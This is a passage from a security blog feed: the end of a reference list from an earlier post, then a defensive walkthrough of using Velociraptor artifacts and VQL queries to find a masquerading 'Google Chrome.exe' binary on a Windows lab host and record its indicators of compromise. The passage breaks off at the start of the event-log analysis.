    <p>Economic Times, <em>What Is Lumma Stealer? The Malware That Infected Over 394,000 Windows PCs Worldwide</em>, The Economic Times, May 21, 2025. <a href="https://economictimes.indiatimes.com/news/international/global-trends/what-is-lumma-stealer-the-malware-that-infected-over-394000-windows-pcs-worldwide/articleshow/121321782.cms">https://economictimes.indiatimes.com/news/international/global-trends/what-is-lumma-stealer-the-malware-that-infected-over-394000-windows-pcs-worldwide/articleshow/121321782.cms</a> (accessed May 24, 2025).</p>
  </li>
  <li>
    <p>Check Point, <em>April 2025 Malware Spotlight: FakeUpdates Dominates as Multi-Stage Campaigns Blend Commodity Malware with Stealth</em>, Check Point Blog, May 09, 2025. <a href="https://blog.checkpoint.com/research/april-2025-malware-spotlight-fakeupdates-dominates-as-multi-stage-campaigns-blend-commodity-malware-with-stealth">https://blog.checkpoint.com/research/april-2025-malware-spotlight-fakeupdates-dominates-as-multi-stage-campaigns-blend-commodity-malware-with-stealth</a> (accessed May 24, 2025).</p>
  </li>
  <li>
    <p>A. Greenberg, <em>Feds Charge 16 Russians Allegedly Tied to Botnets Used in Ransomware, Cyberattacks, and Spying</em>, Wired, May 22, 2025. <a href="https://www.wired.com/story/us-charges-16-russians-danabot-malware/">https://www.wired.com/story/us-charges-16-russians-danabot-malware/</a> (accessed May 24, 2025).</p>
  </li>
  <li>
    <p>M. Kosinski, <em>What Is Threat Hunting?</em>, IBM, Jan. 07, 2025. <a href="https://www.ibm.com/think/topics/threat-hunting">https://www.ibm.com/think/topics/threat-hunting</a></p>
  </li>
  <li>
    <p>J. Camiss, <em>How to Build a SIEM with Suricata and Elastic Stack on Ubuntu 20.04</em>, DigitalOcean, Feb. 14, 2022. <a href="https://www.digitalocean.com/community/tutorials/how-to-build-a-siem-with-suricata-and-elastic-stack-on-ubuntu-20-04">https://www.digitalocean.com/community/tutorials/how-to-build-a-siem-with-suricata-and-elastic-stack-on-ubuntu-20-04</a></p>
  </li>
  <li>
    <p>Elastic, <em>Install Elastic Agents</em>, Elastic.co, 2025. <a href="https://www.elastic.co/docs/reference/fleet/install-elastic-agents">https://www.elastic.co/docs/reference/fleet/install-elastic-agents</a> (accessed May 24, 2025).</p>
  </li>
  <li>
    <p>Kali-Purple, <em>Kali Linux / kali-purple / Documentation</em>, GitLab, 2025. <a href="https://gitlab.com/kalilinux/kali-purple/documentation">https://gitlab.com/kalilinux/kali-purple/documentation</a> (accessed May 24, 2025).</p>
  </li>
  <li>
    <p>IBM, <em>What Is Malware?</em>, IBM, Apr. 14, 2022. <a href="https://www.ibm.com/think/topics/malware">https://www.ibm.com/think/topics/malware</a> (accessed May 24, 2025).</p>
  </li>
  <li>
    <p>Base64, <em>Base64 Decode Online</em>, emn178.github.io. <a href="https://emn178.github.io/online-tools/base64_decode.html">https://emn178.github.io/online-tools/base64_decode.html</a> (accessed May 24, 2025).</p>
  </li>
  <li>
    <p>IBM, <em>MITRE ATT&amp;CK Framework</em>, IBM, May 18, 2023. <a href="https://www.ibm.com/think/topics/mitre-attack">https://www.ibm.com/think/topics/mitre-attack</a> (accessed May 24, 2025).</p>
  </li>
  <li>
    <p>Base64 Guru, <em>Base64 to File: Base64 Decode and Converter</em>, base64.guru, 2025. <a href="https://base64.guru/converter/decode/file">https://base64.guru/converter/decode/file</a> (accessed May 24, 2025).</p>
  </li>
  <li>
    <p>VirusTotal, <em>VirusTotal</em>, VirusTotal.com, 2025. <a href="https://www.virustotal.com/gui/file/751b6b68106dd134ec72066359e9ff28cbdf8d7b43468c684541b5f21a44fbbc/detection">https://www.virustotal.com/gui/file/751b6b68106dd134ec72066359e9ff28cbdf8d7b43468c684541b5f21a44fbbc/detection</a> (accessed May 24, 2025).</p>
  </li>
  <li>
    <p>Manalyzer.org, <em>Manalyzer :: 4830c0961026e3c8c9f8795df408edbd</em>, Manalyzer.org, 2025. <a href="https://manalyzer.org/report/4830c0961026e3c8c9f8795df408edbd">https://manalyzer.org/report/4830c0961026e3c8c9f8795df408edbd</a> (accessed May 24, 2025).</p>
  </li>
</ol>]]></content><author><name>Daniel Jeremiah</name></author><category term="Threat Hunting" /><category term="Tools" /><category term="Malware Analysis" /><summary type="html"><![CDATA[A practical guide to uncovering command and control (C2) malware on Windows Server 2016 using Elastic SIEM, aligned with MITRE ATT&CK techniques.]]></summary></entry><entry><title type="html">Using Velociraptor to Detect and Hunt for Affected Systems: Unknown Malware Analysis</title><link href="https://daniyyell.com/threat%20hunting/tools/malware%20analysis/Using-Velociraptor-to-Detect-and-Hunt-for-Affected-Systems-Unknown-Malware-Analysis/" rel="alternate" type="text/html" title="Using Velociraptor to Detect and Hunt for Affected Systems: Unknown Malware Analysis" /><published>2025-02-13T00:00:00+00:00</published><updated>2025-02-13T00:00:00+00:00</updated><id>https://daniyyell.com/threat%20hunting/tools/malware%20analysis/Using-Velociraptor-to-Detect-and-Hunt-for-Affected-Systems-Unknown-Malware-Analysis</id><content type="html" xml:base="https://daniyyell.com/threat%20hunting/tools/malware%20analysis/Using-Velociraptor-to-Detect-and-Hunt-for-Affected-Systems-Unknown-Malware-Analysis/"><![CDATA[<h1 id="10-introduction">1.0 Introduction</h1>

<p><img src="/assets/images/chrome/ratt.png" alt="Fig 1: AsyncRAT" /></p>

<h2 id="11-what-is-threat-hunting-">1.1 What is Threat Hunting ?</h2>
<p>Threat hunting is the proactive, iterative process of identifying and disrupting threats within an organization’s environment. Mirza  <a href="https://thecyphere.com/blog/threat-hunting/">[2]</a>  also define threat hunting as proactive, manual, or machine-assisted process of actively seeking out security incidents and anomalies that may have evaded detection by automated security systems. It involves a deeper investigation into data, behavior patterns, and system activities to identify potential threats before they can cause harm <a href="https://www.splunk.com/en_us/form/the-peak-threat-hunting-framework.html">[1]</a>. Many researchers <a href="https://www.splunk.com/en_us/form/the-peak-threat-hunting-framework.html">[1]</a>  <a href="https://www.kroll.com/en/insights/publications/cyber/what-is-cyber-threat-hunting">[6]</a>  <a href="https://www.veeam.com/blog/threat-hunting.html">[7]</a>  <a href="https://heimdalsecurity.com/blog/proactive-threat-hunting/">[8]</a>  have already explained different types of threat hunting techniques as explained in this table 1.</p>

<table>
  <thead>
    <tr>
      <th><strong>Type of Threat Hunting</strong></th>
      <th><strong>Description</strong></th>
      <th><strong>Approach</strong></th>
      <th><strong>Techniques</strong></th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>Reactive Threat Hunting</strong></td>
      <td>Performed in response to specific indicators, alerts, or intelligence.</td>
      <td>Focus on investigating known threats or alerts.</td>
      <td>Log analysis, IOC (Indicators of Compromise) searches, network traffic analysis <a href="https://www.splunk.com/en_us/form/the-peak-threat-hunting-framework.html">[1]</a>.</td>
    </tr>
    <tr>
      <td><strong>Proactive Threat Hunting</strong></td>
      <td>Initiated without specific triggers, looking for unknown threats.</td>
      <td>Search for undetected threats before alerts are triggered.</td>
      <td>Behavioral analysis, anomaly detection, network and endpoint monitoring, machine learning models <a href="https://www.veeam.com/blog/threat-hunting.html">[7]</a>  <a href="https://heimdalsecurity.com/blog/proactive-threat-hunting/">[8]</a>.</td>
    </tr>
    <tr>
      <td><strong>Hypothesis-Driven Threat Hunting</strong></td>
      <td>Starts with a hypothesis about potential threats based on known attack methods.</td>
      <td>Create hypotheses and search for signs of those specific attack methods.</td>
      <td>Creating hypotheses based on attack techniques (e.g., MITRE ATT&amp;CK), searching relevant logs or endpoints <a href="https://www.kroll.com/en/insights/publications/cyber/what-is-cyber-threat-hunting">[6]</a>.</td>
    </tr>
    <tr>
      <td><strong>Unknown (Blind) Threat Hunting</strong></td>
      <td>Hunt without a specific threat in mind, aiming to uncover unknown threats.</td>
      <td>Explore data for hidden or unusual patterns that may indicate a compromise.</td>
      <td>Advanced analytics, anomaly detection, machine learning, pattern recognition to identify potential unknown threats <a href="https://hodigital.blog.gov.uk/wp-content/uploads/sites/161/2020/03/Detecting-the-Unknown-A-Guide-to-Threat-Hunting-v2.0.pdf">[9]</a>.</td>
    </tr>
    <tr>
      <td><strong>IOC-Based Threat Hunting</strong></td>
      <td>Searches for known Indicators of Compromise (IOCs) related to threats.</td>
      <td>Look for specific IOCs (e.g., IP addresses, file hashes) associated with known threats.</td>
      <td>Searching for IOCs in logs, network traffic, files, and endpoint data <a href="https://heimdalsecurity.com/blog/proactive-threat-hunting/">[8]</a>.</td>
    </tr>
    <tr>
      <td><strong>Behavioral Threat Hunting</strong></td>
      <td>Focuses on suspicious behavior patterns rather than IOCs.</td>
      <td>Search for abnormal behaviors or deviations from normal user/system activity.</td>
      <td>Baseline behavior analysis, anomaly detection, machine learning, statistical analysis to detect abnormal activity patterns <a href="https://www.kroll.com/en/insights/publications/cyber/what-is-cyber-threat-hunting">[6]</a>  <a href="https://www.veeam.com/blog/threat-hunting.html">[7]</a>.</td>
    </tr>
  </tbody>
</table>

<p><strong>Proactive Threat Hunting</strong> is driven by a broader awareness of potential risks. In this approach, hunters actively search for threats before they manifest as incidents or trigger alerts. This type of hunting involves analyzing system behavior, network traffic, and endpoint activity to identify early signs of compromise, using techniques such as behavioral analysis, anomaly detection, and network monitoring.</p>

<p>Proactive threat hunting involves security teams actively searching an organization’s IT environment for signs of infiltration, assuming that threat actors may have already breached the perimeter or gained access through a vulnerability or misconfiguration <a href="https://www.cyberproof.com/cyber-101/threat-hunting/">[3]</a> <a href="https://www.kroll.com/en/insights/publications/cyber/what-is-cyber-threat-hunting">[6]</a>.</p>

<p>This approach is both a shift in mindset and a practical methodology. By anticipating potential threats before they manifest, hunting teams can identify issues early, preventing crises, and implement hardening techniques to reduce risk <a href="https://www.cyberproof.com/cyber-101/threat-hunting/">[3]</a>.</p>

<h2 id="12-case-scenarios">1.2 Case Scenarios.</h2>

<p>In this scenario, we are tasked with investigating a potential security incident on a Windows 10 Pro system associated with the user <strong>daniyyell-client@DESKTOP-U9HDOEJ</strong>. The objective is to conduct proactive threat hunting to determine whether the system has been compromised. Since the system’s integrity is uncertain, we will leverage Velociraptor to perform the hunt, collecting comprehensive logs and artifacts for in-depth analysis. This approach will allow us to uncover any signs of compromise or suspicious activities and ensure the system’s security posture is thoroughly assessed.</p>

<p>In this article, we assume that the Velocirator agent is already installed on the Windows system. Our focus will be on collecting logs and artifacts. For detailed instructions on how to install the Velocirator agent, please refer to this article <a href="https://docs.velociraptor.app/docs/deployment/">[4]</a>.</p>

<h2 id="20-velocirator-selected-artifacts">2.0 Velocirator Selected Artifacts</h2>

<p>While many of these artifacts may not be directly useful, they are selected because we are hunting for every potential Indicator of Compromise (IoC) or Indicator of Attack (IoA). If some artifact queries do not return any data, it is understandable. However, we will focus on the other relevant artifact results <a href="https://docs.velociraptor.app/docs/deployment/">[4]</a>. Here are a few artifacts that we have selected for this article:</p>

<table>
  <thead>
    <tr>
      <th><strong>Artifact Name</strong></th>
      <th><strong>Usage</strong></th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>Windows.System.DNSCache</strong></td>
      <td>Collects DNS cache entries to identify suspicious or malicious domains used for C2 communication.</td>
    </tr>
    <tr>
      <td><strong>Windows.Analysis.EvidenceOfExecution</strong></td>
      <td>Identifies evidence of process execution, useful for detecting malicious payload execution.</td>
    </tr>
    <tr>
      <td><strong>Windows.Analysis.EvidenceOfDownload</strong></td>
      <td>Tracks downloaded files, which could include potentially malicious payloads.</td>
    </tr>
    <tr>
      <td><strong>Windows.Sysinternals.Autoruns</strong></td>
      <td>Lists autostart locations for persistence mechanisms, often used by malware.</td>
    </tr>
    <tr>
      <td><strong>Windows.EventLogs.ScheduledTasks</strong></td>
      <td>Analyzes scheduled tasks to identify persistence or malicious task execution.</td>
    </tr>
    <tr>
      <td><strong>Windows.Registry.RDP</strong></td>
      <td>Detects changes to RDP-related registry keys, which could indicate remote access activity.</td>
    </tr>
    <tr>
      <td><strong>Windows.System.Pslist</strong></td>
      <td>Captures a list of running processes to identify suspicious ones.</td>
    </tr>
    <tr>
      <td><strong>Windows.System.UntrustedBinaries</strong></td>
      <td>Detects binaries that are not signed or have unknown origins, potentially linked to malware.</td>
    </tr>
    <tr>
      <td><strong>Windows.Network.NetstatEnriched</strong></td>
      <td>Provides detailed network connection data to identify unusual TCP connections.</td>
    </tr>
    <tr>
      <td><strong>Windows.Attack.ParentProcess</strong></td>
      <td>Tracks parent-child process relationships to identify suspicious process spawning.</td>
    </tr>
    <tr>
      <td><strong>Windows.Attack.UnexpectedImagePath</strong></td>
      <td>Detects binaries executed from unexpected or non-standard locations.</td>
    </tr>
    <tr>
      <td><strong>Windows.Detection.BinaryHunter</strong></td>
      <td>Searches for potentially malicious binaries present on the system.</td>
    </tr>
    <tr>
      <td><strong>Windows.Detection.BinaryRename</strong></td>
      <td>Identifies renamed binaries, often a tactic used by malware for evasion.</td>
    </tr>
    <tr>
      <td><strong>Windows.Detection.Impersonation</strong></td>
      <td>Detects impersonation attempts, such as stolen or misused credentials.</td>
    </tr>
    <tr>
      <td><strong>Windows.Detection.Mutants</strong></td>
      <td>Identifies malicious mutex objects, often used for synchronization in malware.</td>
    </tr>
    <tr>
      <td><strong>Windows.EventLogs.EvtxHunter</strong></td>
      <td>Analyzes EVTX logs for suspicious events and anomalies.</td>
    </tr>
    <tr>
      <td><strong>Windows.EventLogs.Evtx</strong></td>
      <td>Collects raw event logs for detailed manual or automated analysis.</td>
    </tr>
    <tr>
      <td><strong>Windows.Memory.PEDump</strong></td>
      <td>Dumps in-memory PE files for analysis, useful for identifying injected components.</td>
    </tr>
  </tbody>
</table>

<p>The next step is to download the logs from the selected artifacts and move them to a secure location for analysis. Since some of the hunt packages may not yield any results, we will focus only on those that do produce results to maximize efficiency and time. At this stage, we are uncertain about what we will find, and if no significant findings emerge, that is acceptable, as we are equipped to thoroughly analyze the logs regardless.</p>

<h2 id="21-windowsanalysisevidenceofdownload">2.1 Windows.Analysis.EvidenceOfDownload</h2>

<p>This artifact is designed to detect evidence of user download activity as shown in Fig 1. It works by searching for the Zone.Identifier alternate data stream, which is created alongside files downloaded from the internet or an intranet. The Zone.Identifier stream is generated by applications when a user saves a file from a different security zone to the local file system.</p>

<p><img src="/assets/images/chrome/evidence_code.png" alt="Fig 1: AsyncRAT" /></p>

<p><em>Fig 1: Windows.Analysis.EvidenceOfDownload</em></p>

<p>The artifact searches the specified directory for any file with an alternate data stream named Zone.Identifier, then identifies files with a zoneId of 3 (Internet) or 4 (Intranet). It also calculates the hash value of the file and extracts the content of the Zone.Identifier stream, which can sometimes contain valuable information. The artifact returns a list of files with their hashes, paths, and Zone.Identifier stream content.</p>

<h3 id="221-results">2.2.1 Results</h3>

<p>Upon reviewing the logs, there is no indication of any malicious files being downloaded to the victim’s system as shown in Fig 2. The downloaded files include:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">ProcessExplorer.zip</code></li>
  <li><code class="language-plaintext highlighter-rouge">client.config.yaml</code></li>
  <li><code class="language-plaintext highlighter-rouge">fakenet3.3.zip</code></li>
  <li><code class="language-plaintext highlighter-rouge">velociraptor.exe</code></li>
</ul>

<p><img src="/assets/images/chrome/evidence.png" alt="Fig 2: AsyncRAT" /></p>

<p><em>Fig 2: Windows.Analysis.EvidenceOfDownload</em></p>

<p>As shown in <strong>Fig. 2</strong>, all MD5 hashes for these files are legitimate. Therefore, we will proceed to the next artifact for further analysis.</p>

<h2 id="22-windowsanalysisevidenceofexecutionamcache">2.2 Windows.Analysis.EvidenceOfExecution/Amcache</h2>

<p>In many investigations, it is crucial to find evidence of program execution. This artifact combines the findings from several collectors into a comprehensive overview of all program execution artifacts.</p>

<p>This artifact combines the following sources:</p>

<ul>
  <li><strong>UserAssist</strong>
    <div class="language-sql highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">SELECT</span> <span class="o">*</span> <span class="k">FROM</span> <span class="n">Artifact</span><span class="p">.</span><span class="n">Windows</span><span class="p">.</span><span class="n">Registry</span><span class="p">.</span><span class="n">UserAssist</span><span class="p">()</span> 
</code></pre></div>    </div>
  </li>
  <li><strong>Amcache</strong>
    <div class="language-sql highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">SELECT</span> <span class="o">*</span> <span class="k">FROM</span> <span class="n">Artifact</span><span class="p">.</span><span class="n">Windows</span><span class="p">.</span><span class="n">Detection</span><span class="p">.</span><span class="n">Amcache</span><span class="p">()</span>
 
</code></pre></div>    </div>
  </li>
  <li><strong>Timeline</strong>
    <div class="language-sql highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">SELECT</span> <span class="o">*</span> <span class="k">FROM</span> <span class="n">Artifact</span><span class="p">.</span><span class="n">Windows</span><span class="p">.</span><span class="n">Forensics</span><span class="p">.</span><span class="n">Timeline</span><span class="p">()</span>

</code></pre></div>    </div>
  </li>
  <li><strong>ShimCache</strong>
    <div class="language-sql highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">SELECT</span> <span class="o">*</span> <span class="k">FROM</span> <span class="n">Artifact</span><span class="p">.</span><span class="n">Windows</span><span class="p">.</span><span class="n">Registry</span><span class="p">.</span><span class="n">AppCompatCache</span><span class="p">()</span>
</code></pre></div>    </div>
  </li>
  <li><strong>Prefetch</strong>
    <div class="language-sql highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">SELECT</span> <span class="o">*</span> <span class="k">FROM</span> <span class="n">Artifact</span><span class="p">.</span><span class="n">Windows</span><span class="p">.</span><span class="n">Forensics</span><span class="p">.</span><span class="n">Prefetch</span><span class="p">()</span>

</code></pre></div>    </div>
  </li>
  <li><strong>Recent Apps</strong>
    <div class="language-sql highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">SELECT</span> <span class="o">*</span> <span class="k">FROM</span> <span class="n">Artifact</span><span class="p">.</span><span class="n">Windows</span><span class="p">.</span><span class="n">Forensics</span><span class="p">.</span><span class="n">RecentApps</span><span class="p">()</span>

</code></pre></div>    </div>
  </li>
</ul>

<h2 id="221-results-analysis">2.2.1 Results Analysis</h2>

<p>Based on <strong>Figure 3</strong>, the files and their respective locations appear suspicious. The <code class="language-plaintext highlighter-rouge">client.exe</code> file is located in the <code class="language-plaintext highlighter-rouge">AppData</code> folder, which is not uncommon for legitimate software, but in this case, it is paired with a publisher identified as Google LLC as shown in Fig 3. The use of legitimate-looking names and locations, such as Google Chrome being present in unconventional directories, raises concerns of possible suspicious activity or spoofing.</p>

<p><img src="/assets/images/chrome/amcache.png" alt="Fig 3: AsyncRAT" /></p>

<p><em>Fig 3: Windows.Analysis.EvidenceOfExecution</em></p>

<p>We will document these suspicious instances, as they might be indicators of compromise (IoCs) or tactics such as file masquerading.</p>

<h3 id="222-iocs">2.2.2 IoCs</h3>

<ul>
  <li><strong>Client.exe</strong>
    <ul>
      <li>Path: <code class="language-plaintext highlighter-rouge">C:\Users\Daniyyell-Client\AppData\Roaming\Subdir\client.exe</code></li>
      <li>Publisher: Google LLC</li>
    </ul>
  </li>
  <li><strong>Google Chrome.exe</strong>
    <ul>
      <li>Path: <code class="language-plaintext highlighter-rouge">C:\Users\Daniyyell-Client\Desktop\Google Chrome.exe</code></li>
      <li>Publisher: Google LLC</li>
    </ul>
  </li>
  <li><strong>Google Chrome.exe</strong>
    <ul>
      <li>Path: <code class="language-plaintext highlighter-rouge">C:\Users\Daniyyell-Client\Desktop\Fakenet3.3\Google Chrome.exe</code></li>
      <li>Publisher: Google LLC</li>
    </ul>
  </li>
</ul>

<p>Now that we’ve identified these items as suspicious, we will keep them in mind as we continue analysing the remaining hunting package logs. In the meantime, we will remain vigilant for anything else that stands out and will correlate the results later.</p>

<h2 id="23-windowsdetectionbinaryhunter">2.3 Windows.Detection.BinaryHunter</h2>

<p><strong>Windows.Detection.BinaryHunter</strong> is a client artifact developed by Matt Green (@mgreen27) that provides powerful capabilities for hunting binary file attributes. It accepts a glob pattern as input to target specific files and examines each file within scope for the presence of an MZ header as shown in Fig 4. The artifact also retrieves Authenticode metadata and parses Portable Executable (PE) attributes for analysis.</p>

<p>Using regular expressions and whitelists, the output of both PE and Authenticode queries can be filtered to identify relevant strings. This enables the detection of specific elements such as PE imports, exports, or other attributes.</p>

<p><img src="/assets/images/chrome/hunter.png" alt="Fig 4: AsyncRAT" /></p>

<p><em>Fig 4: Windows.Detection.BinaryHunter</em></p>

<p>Filters in this artifact are cumulative; for example, if a file is excluded by one filter, it will not produce results even if it matches other filters, such as a hash-based filter. To optimise performance, it is recommended to use path, size, and date filters. By default, the artifact uses the “auto” data accessor, although this can be modified as needed.</p>

<h2 id="231-results-and-analysis">2.3.1 Results and Analysis</h2>

<h3 id="detailed-binary-analysis-google-chromeexe">Detailed Binary Analysis: Google Chrome.exe</h3>

<h4 id="overview-of-file-attributes">Overview of File Attributes</h4>

<p>The binary analysed, <code class="language-plaintext highlighter-rouge">Google Chrome.exe</code>, is located at <code class="language-plaintext highlighter-rouge">C:\Users\daniyyell-client\AppData\Roaming\SubDir</code>, a directory often exploited by malware for persistence. Its size is <strong>3,333,632 bytes</strong>, and the timestamps suggest recent creation, with the birth time recorded as <strong>2024-12-29T13:51:19Z</strong>.</p>

<table>
  <thead>
    <tr>
      <th><strong>Attribute</strong></th>
      <th><strong>Value</strong></th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>File Name</strong></td>
      <td>Google Chrome.exe</td>
    </tr>
    <tr>
      <td><strong>File Path</strong></td>
      <td>C:\Users\daniyyell-client\AppData\Roaming\SubDir</td>
    </tr>
    <tr>
      <td><strong>Size</strong></td>
      <td>3,333,632 bytes</td>
    </tr>
    <tr>
      <td><strong>Last Modified</strong></td>
      <td>2024-12-29T13:36:06Z</td>
    </tr>
    <tr>
      <td><strong>Last Accessed</strong></td>
      <td>2024-12-29T15:47:56Z</td>
    </tr>
    <tr>
      <td><strong>Created</strong></td>
      <td>2024-12-29T13:36:06Z</td>
    </tr>
    <tr>
      <td><strong>Birth Time</strong></td>
      <td>2024-12-29T13:51:19Z</td>
    </tr>
  </tbody>
</table>

<h4 id="authenticode-analysis">Authenticode Analysis</h4>
<p>The file lacks any Authenticode metadata, such as a valid publisher or timestamp, and its trust status is marked as <strong>“Unknown”</strong> as shown in Fig 5. This absence of digital signing is unusual for legitimate software distributed by reputable companies like Google. The mismatch between computed hash values and the Authenticode hash further indicates possible tampering.</p>

<p><img src="/assets/images/chrome/binary_hunter.png" alt="Fig 5: AsyncRAT" /></p>

<p><em>Fig 5: Windows.Detection.BinaryHunter</em></p>

<h4 id="authenticode-summary">Authenticode Summary</h4>

<table>
  <thead>
    <tr>
      <th><strong>Field</strong></th>
      <th><strong>Value</strong></th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>Trusted</strong></td>
      <td>Unknown</td>
    </tr>
    <tr>
      <td><strong>Publisher</strong></td>
      <td>Not available</td>
    </tr>
    <tr>
      <td><strong>Timestamp</strong></td>
      <td>Not available</td>
    </tr>
    <tr>
      <td><strong>Certificate Serial</strong></td>
      <td>Not available</td>
    </tr>
  </tbody>
</table>

<h4 id="section-details">Section Details</h4>
<p>The binary contains three sections, each with distinct characteristics. The <code class="language-plaintext highlighter-rouge">.text</code> section is executable and occupies the largest portion of the file, while <code class="language-plaintext highlighter-rouge">.rsrc</code> and <code class="language-plaintext highlighter-rouge">.reloc</code> are read-only sections.</p>

<table>
  <thead>
    <tr>
      <th><strong>Section Name</strong></th>
      <th><strong>Permissions</strong></th>
      <th><strong>Size</strong></th>
      <th><strong>Virtual Address</strong></th>
      <th><strong>File Offset</strong></th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>.text</td>
      <td>Executable, Readable (<code class="language-plaintext highlighter-rouge">xr-</code>)</td>
      <td>3,261,952 bytes</td>
      <td>0x402000</td>
      <td>512 bytes</td>
    </tr>
    <tr>
      <td>.rsrc</td>
      <td>Readable (<code class="language-plaintext highlighter-rouge">-r-</code>)</td>
      <td>70,656 bytes</td>
      <td>0x722000</td>
      <td>3,262,464 bytes</td>
    </tr>
    <tr>
      <td>.reloc</td>
      <td>Readable (<code class="language-plaintext highlighter-rouge">-r-</code>)</td>
      <td>512 bytes</td>
      <td>0x730000</td>
      <td>3,333,120 bytes</td>
    </tr>
  </tbody>
</table>

<h4 id="resource-directory">Resource Directory</h4>
<p>The file includes embedded resources such as icons and version metadata. Notably, the <strong>RT_ICON</strong> resource is significantly large, which could indicate attempts to mimic legitimate branding or obscure malicious content.</p>

<table>
  <thead>
    <tr>
      <th><strong>Resource Type</strong></th>
      <th><strong>File Offset</strong></th>
      <th><strong>Data Size</strong></th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>RT_ICON</td>
      <td>3,262,768 bytes</td>
      <td>67,624 bytes</td>
    </tr>
    <tr>
      <td>RT_GROUP_ICON</td>
      <td>3,330,392 bytes</td>
      <td>20 bytes</td>
    </tr>
    <tr>
      <td>RT_VERSION</td>
      <td>3,330,412 bytes</td>
      <td>920 bytes</td>
    </tr>
    <tr>
      <td>RT_MANIFEST</td>
      <td>3,331,332 bytes</td>
      <td>1,751 bytes</td>
    </tr>
  </tbody>
</table>

<h4 id="version-information">Version Information</h4>
<p>The binary’s metadata claims to belong to Google LLC, with the product name “Google Chrome” and version <strong>131.0.5993.90</strong>. However, version information is easily spoofed and must be corroborated with additional verification.</p>

<h4 id="metadata-overview">Metadata Overview</h4>

<table>
  <thead>
    <tr>
      <th><strong>Field</strong></th>
      <th><strong>Value</strong></th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>Company Name</strong></td>
      <td>Google LLC</td>
    </tr>
    <tr>
      <td><strong>File Description</strong></td>
      <td>Google Chrome</td>
    </tr>
    <tr>
      <td><strong>File Version</strong></td>
      <td>131.0.5993.90</td>
    </tr>
    <tr>
      <td><strong>Product Version</strong></td>
      <td>131.0.5993.90</td>
    </tr>
    <tr>
      <td><strong>Original Filename</strong></td>
      <td>chrome.exe</td>
    </tr>
    <tr>
      <td><strong>Legal Copyright</strong></td>
      <td>Copyright 2024 Google LLC. All rights reserved.</td>
    </tr>
  </tbody>
</table>

<h4 id="import-analysis">Import Analysis</h4>
<p>The binary imports a single DLL, <code class="language-plaintext highlighter-rouge">mscoree.dll</code>, and references <code class="language-plaintext highlighter-rouge">_CorExeMain</code>, indicating it is a .NET application. Managed .NET files often involve obfuscation techniques, making static analysis challenging and necessitating dynamic testing.</p>

<h4 id="hash-analysis">Hash Analysis</h4>
<p>The computed hash values differ from the Authenticode hash, raising concerns about potential tampering. Hash mismatches are a strong indicator of modification or malicious intent.</p>

<table>
  <thead>
    <tr>
      <th><strong>Algorithm</strong></th>
      <th><strong>Hash Value</strong></th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>MD5</strong></td>
      <td>2e7edc4208fab86b9f8e8f807355cabc</td>
    </tr>
    <tr>
      <td><strong>SHA1</strong></td>
      <td>983b8ca41f8b47f5c331b971576b70ef5722cdcb</td>
    </tr>
    <tr>
      <td><strong>SHA256</strong></td>
      <td>a1bbf3ef5b341d1fd483cd8fb0e1c1a1a8f5d71a4ecb8ddb417c33da75a566d6</td>
    </tr>
  </tbody>
</table>

<h4 id="analysis-and-findings">Analysis and Findings</h4>

<p>The binary exhibits several red flags:</p>
<ol>
  <li><strong>Suspicious File Path:</strong> The location is a common hiding spot for malware.</li>
  <li><strong>Unsigned Binary:</strong> The absence of a digital signature is unusual for Google software.</li>
  <li><strong>Hash Mismatch:</strong> This indicates the binary may have been tampered with.</li>
  <li><strong>Large Resources:</strong> Abnormally large icon files may be used for deceptive purposes.</li>
</ol>

<h4 id="232-conclusion">2.3.2 Conclusion</h4>

<p>Following the detailed analysis of the binary <code class="language-plaintext highlighter-rouge">Google Chrome.exe</code>, the next steps will involve reviewing additional Velociraptor artifacts to gather a broader context regarding the system’s state and potential indicators of compromise (IOCs). Once this data is collected, the hashes and other extracted IOCs will be thoroughly analysed against threat intelligence sources to confirm any malicious activity and identify its scope. This combined approach ensures a comprehensive understanding of the binary’s role within the system and its potential impact.</p>

<h2 id="24-windowseventlogsevtx">2.4 Windows.EventLogs.Evtx</h2>

<p>The <strong>Windows.EventLogs.Evtx</strong> artifact, developed by <strong>Chris Hendricks (chris@counteractive.net)</strong>, is a powerful tool for extracting and analysing events from Windows event logs (<code class="language-plaintext highlighter-rouge">evtx</code> files) as depicted in Fig 6. Each event is returned in full detail, but the results can be refined using a range of filters to focus on specific files, timeframes, paths, channels, or event IDs.</p>

<p>This artifact allows users to target specific event logs through glob patterns while also narrowing results by defining start and end timestamps. Regular expressions can be applied to match file paths, event channels, or event IDs, enabling precise and efficient searches. The parsed data is suitable for further processing, such as bulk exports to Elasticsearch or in-depth analysis using Velociraptor Query Language (VQL). It also serves as a foundation for creating custom artifacts with enhanced filtering capabilities.</p>

<p><img src="/assets/images/chrome/EventLogs_code_evtx.png" alt="Fig 6: AsyncRAT" /></p>

<p><em>Fig 6: Windows.EventLogs.Evtx</em></p>

<p>Performance optimisation is crucial when using this artifact, as it can be resource-intensive. Parsing large logs or processing Volume Shadow Copies (VSS) may demand significant CPU and memory resources. To mitigate this, users are encouraged to reduce operations per second, refine glob patterns, or apply stricter regex filters. In scenarios involving extensive logs or high-volume third-party sources like Sysmon, extending default timeouts may also be necessary.</p>

<p>The artifact often produces a substantial volume of results, sometimes exceeding hundreds of thousands of rows per host. Filtering outputs using regex for paths, channels, or event IDs is recommended to maintain manageable datasets. Despite these challenges, the artifact’s capability to parse, aggregate, and analyse events makes it a valuable tool for incident response and forensic investigations.</p>

<p>This artifact is inspired by others within the <strong>Windows.EventLogs</strong>* family, with notable contributions from <strong>Matt Green (@mgreen27)</strong>.</p>

<h2 id="241-results-and-analysis">2.4.1 Results and analysis</h2>

<h3 id="overview-of-the-event">Overview of the Event</h3>

